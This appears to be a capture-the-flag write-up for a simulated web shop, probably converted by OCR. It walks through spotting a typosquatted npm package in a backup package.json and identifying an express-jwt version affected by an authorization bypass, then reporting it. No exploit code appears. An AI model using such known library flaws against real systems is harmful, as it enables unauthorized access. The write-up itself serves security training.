

## Investigate Packages on npm

Each package from the backup file is checked on the npm repository. The search is to ensure that each package is legitimate, not a typosquatted version.

## Step 4: Identifying the Typosquatted Package

Upon detailed scrutiny, the package `epilogue-js` on npm raises suspicion. The real and widely-used package should be `epilogue`. The `epilogue-js` package on npm is flagged with a warning:

- It directs users to use another repository and highlights its existence solely for security awareness and training, indicating it's a demonstration of typosquatting.




# Vulnerable Library

## Tools Used

- **Developer's backup file (`package.json.bak`)**:
- **Online Vulnerability Databases (Snyk, NPM advisories**


### Step 1: Analyzing the Developer's Backup

Starting with the developer's backup file, I reviewed all dependencies. Each library version was compared against known vulnerabilities documented in various security databases like Snyk and NPM advisories.

### Step 2: Identifying the Vulnerable Library

The `express-jwt` library, used for JWT authentication, was found to have significant vulnerabilities:

- **Library:** express-jwt
- **Version:** < 6.0.0
- **Vulnerability:** Authorization Bypass
- **Details:** The configuration was not enforcing the `alg` algorithms entry, allowing bypass if `algorithms` was not explicitly set in conjunction with `jwks-rsa`.




## Reporting the Vulnerability

After identifying the vulnerability, it was necessary to report it to the simulated shop's management through their platform, mimicking responsible disclosure practices.